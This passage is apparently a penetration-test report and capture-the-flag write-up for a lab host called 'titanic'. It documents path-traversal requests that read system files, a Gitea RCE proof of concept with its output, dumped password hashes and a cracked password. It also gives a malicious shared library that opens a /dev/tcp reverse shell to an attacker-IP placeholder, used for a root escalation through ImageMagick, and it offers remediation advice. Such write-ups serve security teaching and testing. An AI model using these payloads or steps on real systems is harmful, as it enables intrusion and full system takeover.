find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
```

This script uses ImageMagick to identify metadata from images within the web source /opt/app/static/assets/images/ and is identified to run chronologically/periodically by comparing the output file the script produces (metadata.log) creation time against current system time.


Identify /usr/bin/magick (ImageMagick) version:

```
/usr/bin/magick -version
```

```
developer@titanic:/opt/scripts$ /usr/bin/magick -version  
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org  
Copyright: (C) 1999 ImageMagick Studio LLC  
License: https://imagemagick.org/script/license.php
```

ImageMagick 7.1.1-35

Searching for this version find a known exploit enabling arbitrary code execution.



Following the official ImageMagick documentation on this vulnerability (Library hijack):
<https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8>

Create a file (example shell.c) in a writable directory like /dev/shm and paste the malicious C code for the clone library and edit the command to reverse shell (system("<cmd>");).

(Replace <ATTACKER_IP> placeholder with your attacker IP. Use preferred port. Example uses 9001).

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("bash -c 'bash -i &> /dev/tcp/<ATTACKER_IP>/9001 0>&1'");
    exit(0);
}
```

Compile it to a libxcb.so.1 library file:

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 shell.c
```

Prepare listener:

```
-nc -nlvp 9001
```

Move the created library libxcb.so.1 to /opt/app/static/assets/images/ (path where the vulnerable script is executed).

```
cp libxcb.so.1 /opt/app/static/assets/images/
```

Flag — root.txt

Wait for the scheduled script to execute. Check listener.

```
root@titanic:/opt/app/static/assets/images# whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
root
  inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
  inet6 fe80::42:36ff:feb2:97d1 prefixlen 64 scopeid 0x20<link>
  inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
  inet 10.129.231.221 netmask 255.255.0.0 broadcast 10.129.255.255
  inet6 dead:beef::a0de:adff:fecc:169a prefixlen 64 scopeid 0x0<global>
  inet6 fe80::a0de:adff:fecc:169a prefixlen 64 scopeid 0x20<link>
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  inet6 fe80::e041:4ff:fe28:23b6 prefixlen 64 scopeid 0x20<link>
root@titanic:/opt/app/static/assets/images# cat /root/root.txt
cat /root/root.txt
e6ffcb21536ac67a2751498aef9d7dff
```

Connected as root to the target system titanic with IP: 10.129.231.221

root.txt: e6ffcb21536ac67a2751498aef9d7dff

5. Vulnerability Findings

5.1 [High] Path traversal + LFI in /download endpoint

Severity	High
Affected Host	10.129.231.221 (titanic)
Port / Service	HTTP port 80 titanic.htb - /download?ticket=

Description

After submitting the form to /book, redirected to /download?ticket=. This file downloading function is found to be vulnerable to path traversal, enabling to include system local files.

Impact

A unauthenticated attacker can traverse the filesystem reaching the system root / and include sensitive files like /etc/passwd, discovering system accounts and /etc/hosts, expanding the attack surface after disclosing dev.titanic.htb subdomain.

(See next page)

Evidence

Request	Response
<pre> 1 GET /download?ticket=../../../../../../etc/passwd HTTP/1.1 2 Host: titanic.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://titanic.htb/ 8 Connection: keep-alive 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 25 Sep 2026 10:54:08 GMT 3 Server: Werkzeug/3.0.3 Python/3.10.12 4 Content-Disposition: attachment; filename="../../../../../../etc/passwd" 5 Content-Type: application/octet-stream 6 Content-Length: 1951 7 Last-Modified: Fri, 07 Feb 2025 11:16:19 GMT 8 Cache-Control: no-cache 9 ETag: "1738926979.4294043-1951-453905660" 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 13 root:x:0:0:root:/root:/bin/bash 14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 15 bin:x:2:2:bin:/bin:/usr/sbin/nologin 16 sys:x:3:3:sys:/dev:/usr/sbin/nologin 17 sync:x:4:65534:sync:/bin:/bin/sync 18 games:x:5:60:games:/usr/games:/usr/sbin/nologin 19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 20 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 21 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 22 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 23 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 24 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 25 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 26 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 27 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 29 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin </pre>

Reading /etc/passwd. System accounts www-data and developer

Request	Response
<pre> 1 GET /download?ticket=../../../../../../etc/hosts HTTP/1.1 2 Host: titanic.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://titanic.htb/ 8 Connection: keep-alive 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 25 Sep 2026 11:31:03 GMT 3 Server: Werkzeug/3.0.3 Python/3.10.12 4 Content-Disposition: attachment; filename="../../../../../../etc/hosts" 5 Content-Type: application/octet-stream 6 Content-Length: 250 7 Last-Modified: Fri, 07 Feb 2025 12:04:36 GMT 8 Cache-Control: no-cache 9 ETag: "1738929876.3570278-250-236981403" 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 13 127.0.0.1 localhost titanic.htb dev.titanic.htb 14 127.0.1.1 titanic 15 16 # The following lines are desirable for IPv6 capable hosts 17 ::1 ip6-localhost ip6-loopback 18 fe00::0 ip6-localnet 19 ff00::0 ip6-mcastprefix 20 ff02::1 ip6-allnodes 21 ff02::2 ip6-allrouters </pre>

Reading /etc/hosts. Subdomain dev.titanic.htb

Remediation

Apply a Whitelist/Allowlist to validate input and filter out any values that differ from the ticket UUID + .json filename pattern (<f00d41bd-50a1-49be-8efa-66aefc33a4cb.json>), and only accept files containing JSON data.

Apply least privilege on the account running the web. Revoke permission to read system files outside the webroot/source.

5.2 [Critical] CVE-2026-60004: RCE affecting Gitea version 1.22.1

Severity	Critical
Affected Host	10.129.231.221 (titanic)
Port / Service	HTTP port 80 dev.titanic.htb - Gitea 1.22.1

Description

The Gitea service found in dev.titanic.htb enables arbitrary command execution by abusing Git hooks. An available public PoC automates it with a python script, creating a user, then a repository, and exploiting this repository /diffpatch.

Impact

A unauthenticated attacker can abuse this vulnerability with public automated scripts to obtain RCE and a shell as the account running the Gitea service: git.

(See next page)

Evidence

```

--$ python3 cve-2026-60004-poc.py --url http://dev.titanic.htb --cmd "id"

CVE-2026-60004 | Gitea Pre-Auth RCE | CVSS 9.8 (CRIT) |
diffpatch -> git hook injection | v1.17-1.27.0 affected |

Target : http://dev.titanic.htb
Mode   : full-auto
Command: id

[*] Gitea version: 1.22.1
[*] 1 Step 1: Register user ---
[*] Registering user: testpocclabk / testpocclabk@test.local
[+] Registration successful (HTTP 200)

[*] 2 Step 2: Create repository ---
[*] Creating repository: testpocclabk/poc-4egyl
[+] Repository created: testpocclabk/poc-4egyl

[*] 3 Step 3: Exploit ---
[*] Exploiting: http://dev.titanic.htb/api/v1/repos/testpocclabk/poc-4egyl/diffpatch
[*] Command: id
[*] Send count: 3
[+] Branch SHA: 0ffdbd0c04b7...
[*] Hook blob SHA1: 8dfb132548bcc8bab5a3423f7294a105deb5d5dd
[+] Send #1 -> HTTP 201 new_sha=1091ec638abb...
[+] Send #2 -> HTTP 201 new_sha=a4149d9dfdb3...
[+] Send #3 -> HTTP 201 new_sha=b17ec7579016...
[+] Exploit delivered! Hook should have executed.

[*] 4 Step 4: Retrieve command output ---
[*] Retrieving output from: /api/v1/repos/testpocclabk/poc-4egyl/raw/proof?ref=rce-proof
[+] Output retrieved (attempt 1):

uid=1000(git) gid=1000(git) groups=1000(git),1000(git)

```

Using automated exploit for CVE-2026-60004. RCE as git

```
connect to [10.10.14.204] from (UNKNOWN) [10.129.231.221] 39938
bash: cannot set terminal process group (615): Not a tty
bash: no job control in this shell
069e7799bf90:/data/gitea/tmp/local-repo/upload.git4198293600$ whoami && ifconfig | grep inet
<pload.git4198293600$ whoami && ifconfig | grep inet
git
    inet addr:172.18.0.2 Bcast:172.18.255.255 Mask:255.255.0.0
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
```

Shell as git after running reverse shell via the automated exploit for CVE-2026-60004

Remediation

Upgrade to Gitea 1.27.1 or higher immediately. As writing (2026-09-26) latest is 1.27.3.

Official source: <https://dl.gitea.com/gitea/>

References

<https://securityarsenal.com/blog/cve-2026-60004-gitea-unauthenticated-remote-code-execution-detection-and-remediation-guide>

5.3 [High] Weak, guessable Password

Severity	High
Affected Host	10.129.231.221 (titanic)
Affected Account	deve_loper - Gitea account at dev.titanic.htb and OS user

Description

After access to enumerate and read internal files (via Finding 2) dump contents of Gitea database. The discovered hash for deve_loper was cracked within seconds with a standard password wordlist (rockyou.txt). An 8 digit numeric password is catastrophically weak.

Impact

An attacker with access to the Gitea database (after Finding 2) can form a hash with the password hash and salt recovered from user table and trivially crack the deve_loper hash to retrieve its plaintext password. (25282528)

Evidence

```
>occiabk/poc-4egy1.git$ sqlite3 /data/gitea/gitea.db
SELECT * FROM user;
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47e5d017136|pbkdf2$50000$50|0|0|0|0|||70a5bd0c1a5d23caa49030172cdcabc|2d149e5fdb1b20cf31db3e3c6a28f9cb|en-US||17225955379|1722597477|1722597477|0|-1|1|1|0|0|0|0|0|2e1e70639ac6b0eecbdab4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0|0|0|gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946173bbaea70ed6a680a54385eff13109c0bd8f225f784406b7cbc896dc34efbf30b168261926344ae594cfb56|pbkdf2$50000$50|0|0|0|0|||0cec0f7fc9b55f62070fa7be76a0d51|8bf3e3452b78544f8bee9400d6936cd34|en-US||1722595646|1722603397|1722603397|0|-1|1|0|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|2|0|0|0|0|0|gitea-auto|0
3|some[some]||some[some.some]|0|enabled|13ecbf5309e3cbc5dfe8bc9d4f7b8dae2cb5b0d951211ab705c7c93daa3e65a87ff5f4b0f37aa773f805ec3139689a44031d|pbkdf2$50000$50|0|0|0|0|||ac1d42a30ad1fcd4ecfceb872d56f2bcb|b6d1851925e1da52cc898eecc43a4534|en-US||1790336189|1790336189|1790336189|0|-1|1|1|0|0|0|0|1|0|086564ade4ecfd1716702dabb07fdec0cb|some[some.some]|0|0|0|0|0|0|0|0|0|0|gitea-auto|0
4|testpocciabk|testpocciabk||testpocciabk@test.local|0|enabled|2c288bcd86e5782d54a8a24cef103b1f8732f06867e61c1a0eb0f8cccc38b7c4e6613a056336e65ec2c847b27c5232513df39|pbkdf2$50000$50|0|0|0|0|||9fafaf0446c7673a2fae7aa1ccb2b1c340|b5b0671642ad01bea5733571f9c3704f|en-US||1790336883|1790336892|1790336885|1|-1|1|1|0|0|0|1|0|9826697b4de4f0e0b92791139cd04|testpocciabk@test.local|0|0|0|0|0|0|0|0|0|0|gitea-auto|0
5|testpoc42cc7|testpoc42cc7||testpoc42cc7@test.local|0|enabled|a589c6b7128591facfe739e492da0f42aab615c3251067eb202f358b4fff93b71c267f1d2622790b54de3125cc67883c68|pbkdf2$50000$50|0|0|0|0|||0dfe2015f5ee321d4412cd0a870c7023|0d4af283d46f72632124ef4724655cc3|en-US||1790337236|1790337237|1790337236|1|-1|1|1|0|0|0|1|0|ad0f104439c154b7f9ec927949a602b3|testpoc42cc7@test.local|0|0|0|0|0|0|0|0|0|0|gitea-auto|0
```

Contents of user table from /data/gitea/gitea.db SQLite database. Hashes for administrator and developer

```
sha256:50000:i/PjRst4VE+L7pQAlpNtNA==:5THtmJRhn7rqc01qaApU0F7P8TEwnAvY8iXyhEBrFL  
v0/F2+8wvxaCYZjIjRE6llM+1Y= 25282528
```

developer hash cracked. Plaintext password: 25282528

Remediation

Enforce strong password policies across all services and accounts. 12 character minimum length and complexity including alphanumeric and special characters. Strong password generators can be found online (example: <https://nordpass.com/password-generator/>)

5.4 [High] Credential reuse

Severity	High
Affected Host	10.129.231.221 (titanic)
Port / Service	deve loper - Gitea account at dev . titanic . htb ← → OS user

Description

The password cracked from the Gitea database belonging to developer is reused by the same identity in the operating system developer.

Impact

An attacker holding the plaintext password for Gitea account developer can validate it against the OS user with same identity developer via exposed SSH and find its reused.

Evidence

```
developer@titanic:~$ whoami && ifconfig | grep inet
developer
  inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
  inet6 fe80::42:36ff:feb2:97d1 prefixlen 64 scopeid 0x20<link>
  inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
  inet 10.129.231.221 netmask 255.255.0.0 broadcast 10.129.255.255
  inet6 dead:beef::a0de:adff:fecc:169a prefixlen 64 scopeid 0x0<global>
  inet6 fe80::a0de:adff:fecc:169a prefixlen 64 scopeid 0x20<link>
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  inet6 fe80::e041:4ff:fe28:23b6 prefixlen 64 scopeid 0x20<link>
```

Connected as developer via SSH to the target system titanic with IP: 10.129.231.221

Remediation

Enforce unique passwords. Never reuse passwords across accounts and services, neither usernames if possible. Create new passwords for both Gitea account and operating system user developer (linked to Finding 3).

5.5 [Low] Below Standard Password Hashing

Severity	Low
Affected Host	10.129.231.221 (titanic)
Port / Service	HTTP port 80 dev.titanic.htb - Gitea password hashing

Description

The hashing logic used by Gitea is below the security standard. OWASP documentation on Password Storage recommends 600,000 iterations for PBKDF2-HMAC-SHA256 as of 2026.

Impact

Weak hashing permits higher speeds in the process of cracking password hashes.

Remediation

If Gitea allows it, raise iterations to 600,000 and migrate to a stronger algorithm (example: Argon2id, scrypt). This is mostly extra hardening, Findings 3 and 4 are the real issues to prioritize.

5.6 [High] Library hijack in shell script running vulnerable ImageMagick 7.1.1-35

Severity	High
Affected Host	10.129.231.221 (titanic)
Port / Service	/opt/scripts/identify_images.sh using /usr/bin/magick

Description

The system script `/opt/scripts/identify_images.sh` is using `/usr/bin/magick`. This shell script is owned by root. This script:

(A.) Uses ImageMagick to identify data/metadata from images within the web source `/opt/app/static/assets/images/`.

(B.) Is identified to run chronologically/periodically by comparing the output file the script produces (`metadata.log`) creation time against current system time. (C.) The ImageMagick version is 7.1.1-35, affected by a known exploit for versions equal or lower than 7.1.1-35.

Impact

The mentioned conditions A, B and C are abused by creating a malicious library, written to the writable `/opt/app/static/assets/images/` path used by the script. When the program runs, it loads the planted library and executes the code inside it. The code is set to include a reverse shell. Since the script is owned and ran by root, the reverse shell returns a shell as root. At this point the attacker has full control over the system.

Evidence

```
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log

identify_images.sh. Running /usr/bin/magick (ImageMagick) on /opt/app/static/assets/images/

developer@titanic:/opt/scripts$ /usr/bin/magick -version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
```

ImageMagick version: 7.1.1-35 → Vulnerable

```
root@titanic:/opt/app/static/assets/images# whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
root
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:36ff:feb2:97d1 prefixlen 64 scopeid 0x20<link>
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 10.129.231.221 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 dead:beef::a0de:adff:fecc:169a prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a0de:adff:fecc:169a prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    inet6 fe80::e041:4ff:fe28:23b6 prefixlen 64 scopeid 0x20<link>
root@titanic:/opt/app/static/assets/images# cat /root/root.txt
cat /root/root.txt
e6ffcb21536ac67a2751498aef9d7dff
```

Shell as root after exploiting the known vulnerability on ImageMagick 7.1.1-35

Remediation

Update ImageMagick to version 7.1.1-36 or higher where this vulnerability is patched. Consider changing the ownership of `/opt/scripts/identify_images.sh` to a low privileged user.

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password / Hash	Privilege
10.129.231.221	developer (Gitea)	25282528	Gitea user
10.129.231.221	developer (OS)	25282528	System user

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.231.221	user.txt	ee27cce3891448c2d93202ab75bd22c2	/home/developer/user.txt
10.129.231.221	root.txt	e6ffcb21536ac67a2751498aef9d7dff	/root/root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [High] Path traversal + LFI in /download endpoint	High	Medium	1st
5.2 [Critical] CVE-2026-60004: RCE affecting Gitea version 1.22.1	Critical	Low	2nd
5.3 [High] Weak, guessable Password	High	Very Low	3rd
5.4 [High] Credential reuse	High	Very Low	4th
5.6 [High] Library hijack in shell script running vulnerable ImageMagick 7.1.1-35	High	Low	5th
5.5 [Low] Below Standard Password Hashing	Low	Medium	6th

8. Appendices

Appendix A — Proof of Compromise

```
connect to [10.10.14.204] from (UNKNOWN) [10.129.231.221] 39938
bash: cannot set terminal process group (615): Not a tty
bash: no job control in this shell
069e7799bf90:/data/gitea/tmp/local-repo/upload.git4198293600$ whoami && ifconfig | grep inet
<pload.git4198293600$ whoami && ifconfig | grep inet
git
    inet addr:172.18.0.2 Bcast:172.18.255.255 Mask:255.255.0.0
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
```

Shell as git after running reverse shell via the automated exploit for CVE-2026-60004

```
developer@titanic:~$ whoami && ifconfig | grep inet
developer
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:36ff:feb2:97d1 prefixlen 64 scopeid 0x20<link>
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 10.129.231.221 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 dead:beef::a0de:adff:fecc:169a prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a0de:adff:fecc:169a prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    inet6 fe80::e041:4ff:fe28:23b6 prefixlen 64 scopeid 0x20<link>
```

Connected as developer via SSH to the target system titanic with IP: 10.129.231.221

```
root@titanic:/opt/app/static/assets/images# whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
root
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:36ff:feb2:97d1 prefixlen 64 scopeid 0x20<link>
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 10.129.231.221 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 dead:beef::a0de:adff:fecc:169a prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a0de:adff:fecc:169a prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    inet6 fe80::e041:4ff:fe28:23b6 prefixlen 64 scopeid 0x20<link>
root@titanic:/opt/app/static/assets/images# cat /root/root.txt
cat /root/root.txt
e6ffcb21536ac67a2751498aef9d7dff
```

Shell as root in the target system titanic after exploiting the known vulnerability on ImageMagick 7.1.1-35

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

RCE Remote Code Execution — running arbitrary commands on a remote system.

LFI Local File Inclusion — tricking a web application into including local files it wasn't meant to expose.

UUID Universally Unique Identifier — 128-bit number used to identify information in computer systems.